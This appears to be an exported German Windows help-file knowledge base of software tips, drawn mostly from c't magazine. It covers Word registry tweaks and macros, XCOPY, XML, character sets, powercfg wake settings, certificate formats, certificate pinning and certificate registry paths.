Wird bei Word 97 der senkrechte Scrollbalken rechts am Fensterrand mit der Maus verschoben, so wird in einem Tooltipp-Fenster zwar die Seitenzahl angezeigt, die jeweilige Seite aber erst beim Beenden des Scroll-Vorgangs dann dargestellt. Wird HKCU\Software\Microsoft\Office\8.0\Word\Options\_LiveScroll{bmc edit.bmp} erzeugt und auf 1 gesetzt, so wird der Bildinhalt gleich mit gescrollt! (Zeitschrift c't Heft 12/2002, Seite 219)

Bei Word 2007 und neuer ist das Konvertieren und Öffnen von sehr alten Word-Dateien normalerweise gesperrt. Je nach Word-Version 2007 oder 2010 sind dies normalerweise die Dokumente bis Word for Windows 2.0 oder Word 95 und Word for Macintosh bis 5.x. Word 2003-Dokumente können durch den Administrator auch gesperrt worden sein. Um die Sperre aufzuheben, muss der Registry-Eintrag HKCU\Software\Policies\Microsoft\Office\12.0\Word\Security\FileOpenBlock\_FilesBeforeVersion{bmc edit.bmp} als DWORD erstellt und auf 0 gesetzt werden. Die normalen Benutzerrechte reichen nicht aus, der Account muss u. U. vorübergehend zu einem Account mit Administrator-Rechten gemacht werden. Microsoft bietet dazu auch das Fix-It 50454 (<http://support.microsoft.com/kb/922849>{bmc earth16.bmp}) an, das diesen Eintrag erstellt. Sollte dabei der Fehler 2738 auftreten, dann muss zuerst Windows Script repariert werden.

Einen Vergleichstest von 5 Programmen zum Rekonstruieren von beschädigten Word-Dateien gibt's in der c't Heft 7/2005, Seite 132ff (Softlink 0507134{bmc earth16.bmp}).

Einige Word-Tipps aus c't Heft 1/2006, Seite 187:

- Für Schriften-Auswahl und Seitenlayout muss ein Default-Drucker installiert sein.
- Nach einem Absturz müssen eventuell Dateien ~\*.do?, ~\*.wbk und \*.tmp manuell gelöscht werden, bevor sich das Dokument in Word wieder ohne Schreibschutz öffnen lässt.
- Fehlende Menüs können an einer defekten normal.dot liegen (z.B. Word beenden, normal.dot in normal.old umbenennen, Word neu starten) oder aber auch an einem fehlerhaften Registry-Key HKCU\Software\Microsoft\Office\11.0\Word\Data{bmc tree.bmp} (Office 2003) bzw. 8.0 (Office 97), usw.

---

# Word

\$ Word (Microsoft Textverarbeitung)

K Word (MS); MS-Word; Textverarbeitung;DOC-Dateien

- Wenn die Seiten-Anzahl im Ausdruck falsch ist: 1. In den Optionen "Felder vor dem Drucken aktualisieren" aktivieren, 2. Drucken im Hintergrund deaktivieren, 3. Vor dem Drucken in der Seitenansicht den Cursor auf die letzte Seite positionieren, 4. In umgekehrter Reihenfolge drucken.
- Mehrfache Absätze durch einen einzelnen ersetzen geht mittels Suche nach ^13{2;} und ersetzen durch ^p (Hinter ^p kann kein Wiederholungszähler wie beim äquivalenten ^13 angegeben werden!).

Ab Word XP kann in der Ansicht "Seitenlayout" der obere und untere Seitenrand ausgeblendet werden. Die ist zum Lesen am Bildschirm hilfreich, kann aber auch verwirrend sein: Extras, Optionen, Ansicht, Leerraum zwischen den Seiten. Alternativ: Am unteren Rand des horizontalen Lineals, wenn der Mauszeiger zu zwei Pfeilen wird, die linke Maustaste klicken und die Funktion (de-)aktivieren. (PC-Welt Heft 2/2007, Seite 149).

Gemäß c't Heft 4/2009, Seite 173 lässt sich mancher dubiose Word-Bug in einzelnen Dokumenten (z.B. keine weiteren Fußnoten mehr möglich) beheben, indem der gesamte Dokument-Inhalt, jedoch ohne die aller Letzte Absatzmarke (!) in ein neues Dokument kopiert wird. Anzeige der Absatzmarken geg. einschalten, dann mit Ctrl-A das gesamte Dokument markieren. Jetzt mit Shift-Cursor-Links die letzte Absatzmarke de-markieren, dann Copy & Paste kopieren. Ansonsten kann das Löschen der globalen Vorlage Normal.dot (bzw. Einspielen einer älteren Backup-Kopie) manches Problem lösen.

Tipps zur Reparatur defekter Word-Dateien gibt's in der c't Heft 26/2009, Seite 144ff.

Ab Version ?? ist im Kontextmenü zu einem markierten Wort das "Mit Bing suchen" enthalten. Gemäß c't Heft 4/2014, Seite 157 kann hier auch jede beliebige andere Suchmaschine konfiguriert werden. Z.B. bei Version 15 (=2013)

- Unter HKCU\Software\Microsoft\Office\15.0\Common\General, SearchProviderName{bmc edit.bmp} den gewünschten Anzeigenamen, also z.B. "Google" eintragen.
- Unter HKCU\Software\Microsoft\Office\15.0\Common\General, SearchProviderURI{bmc edit.bmp} die Search-URL eintragen, z.B. <https://www.google.de/#q=>

Siehe auch Arbeitsverzeichnis, Word2000-Grammatikprüfung.

## #\$K Word Autotext Schnellbaustein

Anleitung um eine Adresse aus dem Outlook-Adressbuch in Word in selbstdefiniertem Format einzufügen:

- Wenn man sich überlegt hat, was einzufügen ist (Anrede, Titel, Vorname, Nachname, Firma, Abteilung, Straße, PLZ, Ort Land, Tel., Fax, eMail) muss man die zugehörigen Codes finden: <https://support.microsoft.com/en-us/kb/212345> oder <http://www.awilkens.com/links/tt/word/w0002.html>. Diese Codes dann mit spitzen Klammern und in Großbuchstaben ins Dokument einfügen, z.B.  
<PR\_DISPLAY\_NAME\_PREFIX> <PR\_TITLE>  
<PR\_GIVEN\_NAME> <PR\_SURNAME>  
<PR\_STREET\_ADDRESS>  
<PR\_POSTAL\_CODE> <PR\_LOCALITY>
- Diesen Text markieren und dann (in Word 2013) dann über "Einfügen", "Schnellbausteine", "Auswahl im Schnellbausteinkatalog speichern" (bzw. "AutoText", "Auswahl im Autotextkatalog speichern") den Eingabedialog für einen neuen Schnellbaustein öffnen. Dem neuen Schnellbaustein den Namen "Adresslayout" geben und als Katalog "Schnellbausteine" auswählen. Bei Bedarf einen neue Kategorie erstellen. Dann noch die Vorlage, in der er gespeichert werden soll, auswählen. In der Vorlage "Briefumschlag" kann man also den Schnellbaustein Adresslayout mit anderen Elementen als in der Vorlage "Fax" festlegen. Den Schnellbaustein dann speichern.
- Jetzt kann man den Text-Vorlage <PR\_ ...><...> wieder aus dem Dokument löschen, da der Schnellbaustein nachher an der Cursorposition eingefügt wird.
- Sofern noch nicht vorhanden, entweder in die Schnellzugriffsleiste oder ein Menüband um "Adressbuch" erweitern.

Am besten jetzt Word schließen und bei Nachfrage dann "Speichern" für die geänderte Vorlage auswählen. Hinweis: Via "Einfügen", "Schnellbausteine", "Organizer für Schnellbausteine ..." kann man unter Word 2013 nur die Unmenge vordefinierter Schnellbausteine ausmisten und die Attribute der Schnellbausteine ändern. Die Felder des Adresslayout-Bausteins lassen sich **nicht** editieren. Ist eine Änderung notwendig, muss man ihn in der geänderten Form **ganz neu erstellen** und den alten überschreiben.

Siehe auch [https://www.youtube.com/watch?v=CxF0\\_XfuJ6w](https://www.youtube.com/watch?v=CxF0_XfuJ6w).

---

# WordAutotext

\$ Word Autotext Schnellbaustein

K Word Autotext Schnellbaustein;Autotext Schnellbaustein Word;Schnellbaustein Autotext Word;Adresse in Word via Autotext einfügen

## ##K Word Bild skalieren

Ein Bild in einem MS-Word-Dokument per Makro zu skalieren ist nicht einfach. Nach längerem herum probieren fand ich diese Lösung, um ein aus der Zwischenablage eingefügtes Bild zu skalieren und vor den Text zu legen:

```
Sub BriefmarkeAusClipboard()
 Dim i As Integer
 Dim ils As InlineShape
 Dim Sh As Shape
 Selection.GoTo What:=wdGoToBookmark, Name:="BriefmarkenPosition"
 Selection.Paste
 'i = ActiveDocument.Shapes.Count
 'Set ils = ActiveDocument.Shapes(i).ConvertToInlineShape 'not working !???
 Selection.MoveLeft Unit:=wdCharacter, Count:=1, Extend:=wdExtend
 Set ils = Selection.InlineShapes(1)
 ils.LockAspectRatio = msoTrue
 ils.Height = CentimetersToPoints(3.1)
 Set Sh = ils.ConvertToShape
 Sh.WrapFormat.Type = wdWrapFront ' vor dem Text plazieren
 Sh.ZOrder msoBringToFront 'msoBringToFrontOfText
End Sub
```

Inline-Shapes sind Bilder, die ähnlich wie ein Buchstabe in der Text-Ebene liegen. Das war in den ersten Word-Versionen die einzige mögliche Weise, Bilder einzufügen. Nur hier gelang es mir, mit .Width oder .Height einen Effekt zu erzielen.

Shapes bieten viele zusätzliche Möglichkeiten. Sie können z.B. vor dem Text liegen. Das Objekt-Modell ist aber schwer verständlich.

---

# WordBildSkalieren

\$ Word Bild skalieren

K Word Bild skalieren;Bild in word skalieren;Shape Größe (Word)

## #\$K XAMPP

XAMPP ist ein Komplettpaket aus Apache, MySQL, PHP und Perl. In der c't Heft 19/2006, Seite 226 wird dazu das Buch "Das XAMPP-Handbuch" von Kai Seidler und Kay Vogelsgesang (München, Addison Wesley, 520 Seiten, 40€, ISBN 3-8273-2281-2) vorgestellt. Es scheint wertvolle Tipps sowohl für Anfänger als auch für Fortgeschrittene zu enthalten zu z.B. Performance, Sicherheit, Erweiterungen.

In WebDeveloper Heft 4/2013, Seite 132ff gibt es Tipps für XAMPP unter Windows.

XAMPP wird auch in der WebDeveloper Heft 6/2014, Seite 110ff vorgestellt.

Siehe auch [Eclipse{bmc shortcut.bmp}](#).

---

# XAMPP

\$ XAMPP

K XAMPP;Apache XAMPP;MySQL XAMPP;PHP XAMPP;Perl XAMPP



## #\$K XCOPY

Der /exclude:-Parameter von XCOPY ist schlecht dokumentiert. Gemäß c't Heft 12/2006, Seite 206 erwartet er eine Textdatei und überprüft für jede zu kopierende Datei, ob eine der Zeilen dieser Textdatei im vollständigen Dateinamen enthalten ist. Falls ja, wird die Datei nicht kopiert. Z.B. kann die Datei ex.txt die Zeilen

.bak

.wbk

\privat\

enthalten und xcopy dann mit

```
xcopy c:\daten*.* /exclude:c:\ex.txt
```

aufgerufen werden.

Siehe auch [Kommandozeile](#).

---

# XCOPY  
\$ XCOPY  
K XCOPY

## #\$K**XHTML**

XHTML 2 wird in der c't Heft 15/2005, Seite 172ff vorgestellt.  
Siehe auch [XML](#), [HTML{bmc shortcut.bmp}](#).

---

# XHTML  
\$ XHTML  
K XHTML

## #K XML

Grundlagen über XML werden in Zeitschrift Toolbox Heft 2/2006, Seite 54ff beschrieben. Die 5 goldenen Regeln für XML, eine praxisnähere Verwandte von SGML (Standard Generalized Markup Language):

1. Zu Beginn der Datei steht als eine Processing Instruction (PI), welche durch `<? ... ?>` gekennzeichnet ist, eine XML-Instruction der Art:  
`<?xml version="1.0" standalone="yes"?>`
2. Tagnamen sind frei wählbar und bestehen aus allen alphanumerischen Zeichen, Punkten, Doppelpunkten, Minuszeichen und Unterstrich und sind durch `< ... >` gekennzeichnet.
3. Zu jedem öffnenden Tag, z. B. `<auto>` gibt's ein schließendes Tag, z.B. `</auto>`. Leere Elemente können mit `<auto/>` abgekürzt werden.
4. Als Element wird jeder Dokumentabschnitt inklusive öffnendem und schließendem Tag bezeichnet. Ein Element kann weitere Elemente enthalten. Das zuerst geöffnete Element eines Astes wird Wurzelement des Astes genannt. Wohlgeformte XML-Dokumente haben immer nur ein Wurzelement. XML-Elemente können über Attribute parametrisiert werden. Text außerhalb von Elementen ist nicht gestattet.
5. Es gilt der Grundsatz der Eindeutigkeit. Was nicht eindeutig interpretiert werden kann, ist nicht zulässig. Verschiedene Perl-Module werden im oben genannten Artikel vorgestellt, z.B. zum einfachen Wandeln von CSV-Dateien in XML. XPath dient zum Heraussuchen dedizierter Elemente aus einer XML-Datei.

Infos über Licht und Schatten beim XML-Format gibt's in der c't Heft 3/2005, Seite 178ff: Die Tags sind frei wählbar, ohne Einigung auf ein XML-Schema funktioniert kein Datenaustausch. Das Schema von MS Word 2003 gibt's unter <http://www.microsoft.com7downloads/results.aspx?productID=&freetext=Office+2003+XML+Reference+Schemas&Display/Lang=en{bmc earth16.bmp}>. Hier werden z. B. leider Inhaltsverzeichnisse nicht als solche gekennzeichnet! Dementsprechend ist es nach dem OpenOffice-Import kein wirkliches Inhaltsverzeichnis. Das Microsoft-Tool MSOXMLD.EXE analysiert xml-Dateien und reicht sie je nach Inhalt an MS Word, Excel etc weiter.

Wie man mittels XSLT Daten aus XML-Dateien extrahieren kann, war in c't Heft 18/2003, Seite 190ff beschrieben. XML-Editoren für Einsteiger und Profis wurden in der c't Heft 18/2005, Seite 150ff (Softlink [0518150{bmc earth16.bmp}](#)) getestet (von Kostenlos bis 1500€).

Siehe auch [XHTML](#), [HTML{bmc shortcut.bmp}](#).

---

# XML

\$ XML

K XML;XSLT;XPath

## #\$K Zahlendarstellung

Oft sind in der Registry ja/nein-Angaben, für die eigentlich ein einziges Bit ausreicht, als Zahlen mit einem Byte (=8Bit) oder mit einem DWord (=32 Bit) oder als Text mit dem ASCII-Zeichen 0 oder 1 abgelegt. DWord steht für Double-Word, wobei "Word" hier aus der 16-bit-Prozessorzeit stammt und die damalige Wortlänge 16 Bit meint. "DWord" ist die heute oft übliche Prozessor-Wortlänge. Intel-Prozessoren legen dabei das niederwertigste Byte auf der untersten Adresse ab, was als "Little-Endian" bezeichnet wird. Werden aufsteigenden Adressen nach rechts geschrieben, sind die Bits etwas vermischt:

| Adr:         | x               | x+1             | x+2             | x+3             |
|--------------|-----------------|-----------------|-----------------|-----------------|
| Bit jeweils: | 7,6,5,4,3,2,1,0 | 7,6,5,4,3,2,1,0 | 7,6,5,4,3,2,1,0 | 7,6,5,4,3,2,1,0 |
| Digit        | 1 0             | 3 2             | 5 4             | 7 6             |
| Byte:        | 0               | 1               | 2               | 3               |

Digit ist dabei eine Hexadezimal-Ziffer 0,1,2, ... 9, A, B, C, D, E, F, die die 16 Zustände von 4 Bit darstellt.

Ob eine 32-bit-Information in der Registry als binär oder DWord (little endian) abgelegt ist, ist egal. Unterschiedlich ist nur die Darstellung: Zum Beispiel der DWord-Wert 35 78 90 A4 ist in der Binär-Darstellung also A4907835 bzw. mit Leerzeichen zur besseren Lesbarkeit A4 90 78 35.

Um Zahlendarstellung in Computern von 1-byte-Integer bis zur Darstellung von beliebig vielen Ziffern (Big-Integer) in einem Array geht es in der c't Heft 23/2014, Seite 172ff.

---

# Zahlendarstellung

\$ Zahlendarstellung

K Zahlendarstellung;Bit;binär;dword;little endian

## **#\$K Zeichensatz (ANSI, OEM, IBM, ASCII, Codepage)**

Ältere Systeme verwenden nur ein Byte je Zeichen. Damit lassen sich 256 verschiedene Zeichen darstellen, zu wenig für alle landessprachlichen Unterschiede. Deshalb gibt es hier verschiedene Erweiterungen, die sich über die Codepage anwählen lassen. Neue Systeme verwenden zunehmend Doppelbyte-Zeichensätze (Unicode-Strings, Wide-Strings).

Leider wird nicht einheitlich Umcodiert (c't Heft 13/1998, S. 99): Während das ANSI-Zeichen 8E auf Win95 und NT4.0 mit `MultibyteToWide()` zu 00 8E wird, wird es auf Win98 und NT5beta zu 01 7D.

Auf der Win98-CD findet es sich unter [Tools\Reskit\Config\chdoscp\chdoscp.exe{bmc shortcut.bmp}](#) ein Tool, um für DOS die Codepage zu konfigurieren.

---

# Zeichensatz\_RD

\$ Zeichensatz (ANSI, OEM, ASCII, Codepage)

K Zeichensatz;IBM-Zeichensatz;ANSI-Zeichensatz;OEM-Zeichensatz;ASCII-Zeichensatz;CodePage;Unicode

## **#\$K Zeichensatz**

Zum Thema Zeichensatz auf Webseiten gibt's in der c't Heft 9/2006, Seite 214ff einen Artikel.

---

# Zeichensatz

\$ Zeichensatz

K Zeichensatz;Charset;Sonderzeichen;UTF-8-Zeichensatz

## #\$K Zeitgesteuert PC einschalten

In c't Heft 10/2004, Seite 182ff ist für "PC als Video-Recorder" beschrieben, wie der PC zu einer vorgegebenen Uhrzeit automatisch eingeschaltet werden kann mit Hilfe der Alarmregister der Uhr (RTC)

Wake-up via ACPI funktioniert mit sehr vielen Mainboards auch, jedoch nicht mit allen, da sich die Hersteller nicht immer an die Spezifikation halten!

Falls sich das Gerät immer wieder unerwünschter Weise aus dem Standby heraus einschaltet, dann wird gemäß c't Heft 6/2008, Seite 200 empfohlen, mit

```
powercfg -devicequery wake_from_any
```

die Liste der Geräte anzuzeigen, die so ein Aufwecken überhaupt können. Mit

```
powercfg -devicequery wake_armed
```

erhält man die Liste der Geräte, für die das Aufwecken erlaubt ist. Unter Vista spuckt der Befehl

```
powercfg -lastwake
```

das Gerät aus, das den PC zuletzt aktiviert hat. Jedoch funktioniert `powercfg` unter 64bit-Vista nicht richtig! Im Gerätemanager{bmc shortcut.bmp} in den Geräte-Eigenschaften im Tab "Energieverwaltung" (bei XP nur verfügbar, wenn in der Energieverwaltung der "Ruhezustand" aktiviert ist) kann das Häkchen bei "Das Gerät kann den Computer aus dem Ruhezustand aktivieren" beim Störenfried dann gelöscht werden. Alternativ

```
powercfg -devicedisablewake "<GeräteName>"
```

bzw.

```
powercfg -deviceenablewake "<GeräteName>"
```

Gemäß c't Heft 1/2009, Seite 162 führen die "Wake-on-.."-Funktionen jedoch bei Laptops zum erhöhten Stromverbrauch im OFF-Zustand und so z.B. nach 2 Tagen zum leeren Akku! In diesem Fall im BIOS und im Tab "Energieverwaltung" die Aktivierung des Geräts aus dem Ruhezustand für die Geräte abschalten!

Siehe auch Shutdown.

---

# Zeitgesteuert

\$ Zeitgesteuert PC einschalten

K Zeitgesteuert PC einschalten; einschalten Zeitgesteuert; RTC - PC zeitgesteuert einschalten; Alarmregister der RTC; Wakeup; Leerer Notebook-Akku nach zwei Tagen; Akku leer nach zwei Tagen

#\$K **Zeitschrift c't**

"magazin für computer technik". Heise-Verlag. <http://www.heise.de/ct/{bmc earth16.bmp}>.

---

# Zeitschrift-ct  
\$ Zeitschrift c't  
K Zeitschrift c't;c't-Zeitschrift



## #\$K **Zeitschrift Toolbox**

"Die Zeitschrift und CD-ROM für Software-Entwickler". [http://www.toolbox-mag.de/bmc\\_earth16.bmp](http://www.toolbox-mag.de/bmc_earth16.bmp).  
Toolbox-Verlag Kalies und Braun GbR, Waldweg 8, 85259 Wiedenzhausen.

---

# ZeitschriftToolbox  
\$ Toolbox-Zeitschrift  
K Zeitschrift Toolbox;Toolbox-Zeitschrift

## #\$K Zertifikate

Ein Zertifikat ist eine Datei mit

- dem Namen der Organisation.
- der ausstellenden bzw. beglaubigenden Zertifizierungsstelle für das Zertifikat.
- der E-Mail-Adresse und dem Land.
- dem Ablaufdatum des Zertifikats.
- einer Kopie des öffentlichen Schlüssels.
- Der Signatur der Zertifizierungsstelle, die die Richtigkeit der Angaben zum Herausgeber bestätigt.

Es gibt zwei Klassen von Zertifikaten mit unterschiedlicher Vertrauenswürdigkeit bzgl. dem Herausgeber:

- DV-Zertifikate (Domain Validated): Hier wird überprüft, ob der Zertifikats-Antragsteller Verfügungsgewalt über die Domain hat. Dazu gibt es verschiedene Wege, z.B. via einer eMail an `webmaster@<domain>`. Oder der Webmaster muss eine bestimmte Datei auf seinem Server verfügbar machen. Oder er muss eine vorgegebene Änderung am Eintrag der Domain beim Registrar machen. Die Ausstellung so eines Zertifikats kann automatisiert ablaufen und es sollte somit nicht viel kosten.
- EV-Zertifikat (Extended Validation): Hier wird gründlicher bzw. genauer geprüft. Eine größere kommerzielle Website oder eine Online-Bank sollte sich mit so einem Zertifikat ausweisen.

Das Plug-In "PassSec+" für Firefox

([https://www.secuso.informatik.tu-darmstadt.de/de/secuso-home/research/ergebnisse/passec\(bmc earth16.bmp\)](https://www.secuso.informatik.tu-darmstadt.de/de/secuso-home/research/ergebnisse/passec(bmc earth16.bmp))) prüft bei jedem Passwortfeld in einer Seite, ob die Passwort-Übertragung mit einem EV-Zertifikat geschützt ist und versieht das Feld dann mit einem grünen Rahmen. Wenn nur ein DV-Zertifikat verwendet wird, wird ein gelber Rahmen angezeigt. Bei unverschlüsselter Übertragung wird das Feld deutlich rot markiert.

Gemäß c't Heft 21/2007, Seite 58 lassen sich im FireFox-Browser in der Voreinstellung mit automatischer TLS-Zertifikat-Wahl diese als ein Super-Cookie missbrauchen!

Gemäß [http://www.bo.infn.it/alice/introgrd/certmgr/node2.html\(bmc earth16.bmp\)](http://www.bo.infn.it/alice/introgrd/certmgr/node2.html(bmc earth16.bmp)) sind verschiedenen Formate für Zertifikate in Gebrauch:

- \*cert.pem (meist UNIX)
- \*cert.der (meist JAVA)
- \*cert.p12 pkcs12 (Windows)

Certificate files are ASN.1-encoded objects that may be encrypted according to DES (Data Encryption Standard). The files can optionally be encrypted using a symmetric cipher algorithm, such as 3DES.

An unencrypted PEM file might look something like this:

```
-----BEGIN CERTIFICATE-----
MB4CGQDUoLoCULb9LsYm5+/WN992xxbiLQIEulsCAQM=
-----END CERTIFICATE-----
```

The string beginning with MB4C... is the Base64-encoded, ASN.1-encoded object.

An encrypted file would have headers describing the type of encryption used, and the initialization vector:

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,C814158661DC1449
AFAZFbnQNrGjZJ/ZemdVSoZa3HWujxZuvBHzHNoesxyqqidFvnydA==
-----END RSA PRIVATE KEY-----
```

The two headers Proc-Type and DEK-Info declare the type of encryption, and the string starting with AFAZ... is the Base64-encoded, encrypted, ASN.1-encoded object.

Mittels openssl kann zwischen pkcs1, pkcs12 und pem konvertiert werden. Auch puttygen.exe kann zwischen verschiedenen Formaten konvertieren. jks2pfx (von [http://tjworld.net/software/codesigning/JKS2PFX.html\(bmc earth16.bmp\)](http://tjworld.net/software/codesigning/JKS2PFX.html(bmc earth16.bmp))) konvertiert vom Java-jks-Format zu pfx.

Das pvktool (Windows, [http://www.drh-consultancy.demon.co.uk/pvk.html\(bmc earth16.bmp\)](http://www.drh-consultancy.demon.co.uk/pvk.html(bmc earth16.bmp))) kann private Schlüssel zwischen pem und pvk konvertieren.

Wie man Mails signiert, wie man z.B. bei TC Trustcenter [http://trust.web.de\(bmc earth16.bmp\)](http://trust.web.de(bmc earth16.bmp)) als Privatmann ein kostenloses Zertifikat erhält ist in c't Heft 19/2004, Seite 138ff (Softlink [0419138\(bmc earth16.bmp\)](http://www.trustcenter.de/produkte/microsoft_authenticode.htm(bmc earth16.bmp))) beschrieben. Seit 2007 gibt es den DKIM-Standard, mit dessen Hilfe gemäß RFC4871 auf Mailserver-Seite signiert werden kann um SPAM-Mails zukünftig besser aussortieren zu können bzw. gar nicht erst anzunehmen. (c't Heft 2/2008, Seite 126ff)

Ein Zertifikat, mit dem man seinen Code unterschreiben kann, gibt's ab ca. 150€ je Jahr

([http://www.trustcenter.de/produkte/microsoft\\_authenticode.htm\(bmc earth16.bmp\)](http://www.trustcenter.de/produkte/microsoft_authenticode.htm(bmc earth16.bmp))). Bei einem zertifizierten Programm zeigt der Eigenschaften-Dialog im Explorer im Tab "Digitale Signaturen" die Details an, sofern sie direkt

---

# Zertifikate

\$ Zertifikate

K Zertifikat; PGP; Makro-Warnung;DKIM

in der Datei stecken wie z. B. beim Acrobat-Reader. Alternativ können die Zertifikate im Katalog unter %windir%\system32\CatRoot{[bmc\\_explorer.bmp](#)} liegen. Im Gegensatz zum Explorer kann Sysinternals (<http://www.sysinternals.com>{[bmc\\_earth16.bmp](#)}) Kommandozeilen-Tool **sigcheck** kennt auch diese Zertifikate. (c't Heft 17/2006, Seite 100ff). Wie man sich für private Anwendung ein kostenloses Zertifikat selbst erstellt, ist [hier](#){[bmc\\_shortcut.bmp](#)} beschrieben.

Gemäß Toolbox Heft 3-4/2008, Seite 84 gilt: Treiber müssen mit einem Zertifikat von Verisign (500 US\$ für ein Jahr) zertifiziert werden. Dies gilt auch für Anwendungen, die Fehlerreports an MS schicken sollen. Für normale Anwendungen darf's auch ein billigeres Zertifikat von z.B. Comodo (direkt 180 US\$, über Partner ab 80 US\$ für ein Jahr). Comodo ist dabei einer der wenigen Anbieter, der auch Zertifikate an Privatpersonen vergibt. Dutzende von Registry-Pfaden im Zusammenhang mit Zertifikat-Einstellungen finden sich [hier](#).

Hinweis zu Access:

- Erst ab Access2003 ist Signatur möglich.
- Ein mit Access2003 signierte Datenbank lässt sich mit Access 2002 oder Access 2000 nicht öffnen.
- Eine mit Access2003 signierte Datenbank funktioniert auch in Access 2007.
- Mit Access 2007 lässt sich keine Datenbank im 2007-Format (accdb) signieren. Ein VBA-Editor-Signier-Versuch verweist auf die Funktion "Veröffentlichen/Packen und Signieren". Daraus kann man aber nur wieder die unsignierte Version auf dem Anwendercomputer speichern. Ist der gewählte Speicherort nicht als "vertrauenswürdiger Speicherort" festgelegt, geht aber nichts mehr.

Gemäß c't Heft 25/2015, Seite 136ff verwendet die "Let's Encrypt"-Initiative ausschließlich DV-Zertifikate und hat für deren Ausstellung das ACME = Automated Certificate Management Environment entwickelt: Der zugehörige Client fordert die Zertifikats-ausstellung an, erledigt die gestellte Validierungsaufgabe dann automatisch, holt sich das Zertifikat ab und installiert es auf der Website.

Siehe auch [Zertifikat-Registry-Pfade](#), [eMail-Verschlüsselung](#)., Zertifikats-Pinning

## ##K Zertifikats-Pinning

Bei der Verschlüsselung von Web-Inhalten mit https wird das vorgewiesene Zertifikat vom Browser über den Zertifizierungs-Pfad zu einer der vielen Root-Zertifizierungs-Stellen, die vorinstalliert sind, geprüft. Da mit Sicherheit auch viele Geheimdienste eine Intermediate-CA betreiben, besteht nur eingeschränkter Schutz vor Man-in-the-Middle-Angriffen. HSTS = http Strict Transport Security gemäß RFC 6797 (seit dem Jahr 2009) und HPKP = http Public Key Pinning sollen diese Schwachstelle vermeiden. Via HSTS (einem zusätzlichen Header in den Webseiten) weiß z.B. Firefox, dass das Zertifikat des Googles-Servers von GeoTrust oder einer Google-CA unterschrieben sein muss. Bei HSTS wird dem Browser mitgeteilt, dass für eine gewisse Zeitspanne in der Zukunft ein Zertifikat für diese Website nur korrekt ist, wenn es durch eine bestimmte Zertifizierungsstelle ausgestellt ist. Zum Experimentieren auf dem eigenen Server setzt man eine Gültigkeit von wenigen Minuten um zu vermeiden, dass man sich bei einem Fehler für längere Zeit aussperrt. Sowohl HPKP als auch HSTS vertrauen darauf, dass der Erstkontakt zum Server korrekt war (= Trust of First Use, TOFU) und schlagen erst bei einer Änderung Alarm. Je häufiger es verwendet wird, umso eher fliegt aber ein gefälschtes Zertifikat auf. Allerdings schalten die Browser das Pinning ab, wenn ein Virenschanner lokal installierte Rootzertifikate installiert und mehr oder weniger die Man-in-the-middle-Methode nutzt, um alles mitzulesen und geg. warnen zu können. c't Heft 25/2015, Seite 150ff.

Ob es aktiv ist, lässt sich bei den Desktop-Versionen der Browser Firefox und Chrome wie folgt ermitteln:

- 1 Eine https-Site öffnen, die Zertifikatspinning verwendet, z.B. <https://calomel.org/{bmc earth16.bmp}>.
- 2 Firefox: Mittels Ctrl + Shift + Q (Mac: Alt + Cmd + Q) die Netzwerkanalyse öffnen und das Netzwerk-Tab wählen.
- 3 Jetzt die Seite nochmal neu laden und in eine der Zeilen der Netzwekanalyse klicken. Dies öffnet ein neues Unterfenster.
- 4 Den Reiter "Sicherheit" im neuen Fenster wählen. Hier sollte eine Zeile "Public-Key-Pinning: Aktiviert erscheinen" Für Chrome gilt:
  - 2 In einem neuen Tab `chrome://net-internals/#hsts` öffnen
  - 3 In das Feld Domain `calomel.org` eingeben und die query ausführen
  - 4 Jetzt sollte eine Zeile "dynamic\_spki\_hashes: sha256/..." auftauchen.

Bei den Browsern auf Mobilgeräten gibt es wohl derzeit keine solche Überprüfungsmöglichkeit.

Um die Probleme eines Administrators, der Zertifikatspinning für seinen Server einrichten und später eventuell auch mal das Zertifikat erneuern möchte, geht es in der c't Heft 23/2015, Seite 122ff (<http://www.ct.de/yjp4{bmc earth16.bmp}>).

Siehe auch [Zertifikats-Sperre](#).

---

# Zertifikats-Pinning

\$ Zertifikats-Pinning

K Zertifikats-Pinning;Pinning für Zertifikate;HSTS (HTTP Strict Transport Security);HTTP Strict Transport Security

HSTS

## #\$Zertifikat-RegistryPfade

Source:

<http://technet2.microsoft.com/windowsserver/en/library/e1e34058-078c-40dd-900b-3a412d4ac31b1033.mspx?mfr=true{bmc earth16.bmp}>

Im Wesentlichen sind dies die Einträge unter:

[HKCU\Software\Microsoft\SystemCertificates{bmc tree.bmp}](#), [HKLM\Software\Microsoft\SystemCertificates{bmc tree.bmp}](#), [HKCU\Software\Microsoft\Cryptography{bmc tree.bmp}](#), [HKLM\Software\Microsoft\Cryptography{bmc tree.bmp}](#). Additionally there may be [HKLM\SYSTEM\CurrentControlSet\Services\CertSvc{bmc tree.bmp}](#). (see <http://technet2.microsoft.com/windowsserver/en/library/7fe116af-971b-44d3-809e-00606c080a191033.mspx?mfr=true{bmc earth16.bmp}>)

The following registry keys are associated with certificates:

HKEY\_Current\_User\Software\Microsoft contains data about user certificates that have not been distributed by using Group Policy.

HKEY\_Current\_User\Software\Policies\Microsoft contains data and settings for user certificates that have been distributed by using Group Policy.

HKEY\_Local\_Machine\Software\Microsoft contains data about computer certificates that have not been distributed using Group Policy.

HKEY\_Local\_Machine\Software\Policies\Microsoft contains data and settings for computer certificates that have been distributed by using Group Policy.

HKEY\_Current\_User\Software\Microsoft contains registry settings for user certificates that have been distributed by means other than Group Policy. These settings are stored in the following subkeys:

The following registry entries are located under [HKCU\Software\Microsoft\Cryptography{bmc tree.bmp}](#): Registry path, Version, AEEExpress, Registry path, HKCU\Software\Microsoft\Cryptography\Autoenrollment: Version [HKCU\Software\Microsoft\SystemCertificates{bmc tree.bmp}](#), Certificates. These entries identify the certificates associated with the registry entry.

- 

CRLs. These entries identify the certificate revocation lists (CRLs) associated with the registry entry.

- 

CTLs. These entries identify the certificate trust lists (CTLs) associated with the registry entry.

Additional subkeys — which might appear under some registry subkeys — will be detailed below under the registry subkeys that they correspond to.

ACRS

Registry path

HKEY\_Current\_User\Software\Microsoft\SystemCertificates

Version

Windows 2000 and Windows XP

Automatic Certificate Request Settings (ACRS) in Group Policy is used by Windows 2000 to specify certificates to autoenroll. This registry setting has been replaced in Windows XP and Windows Server 2003 by certificate template autoenrollment. ACRS is still available for backward compatibility, but is not supported for user certificates.

AddressBook

Registry path

HKEY\_Current\_User\Software\Microsoft\SystemCertificates

Version

Windows Server 2003, Windows XP, and Windows 2000

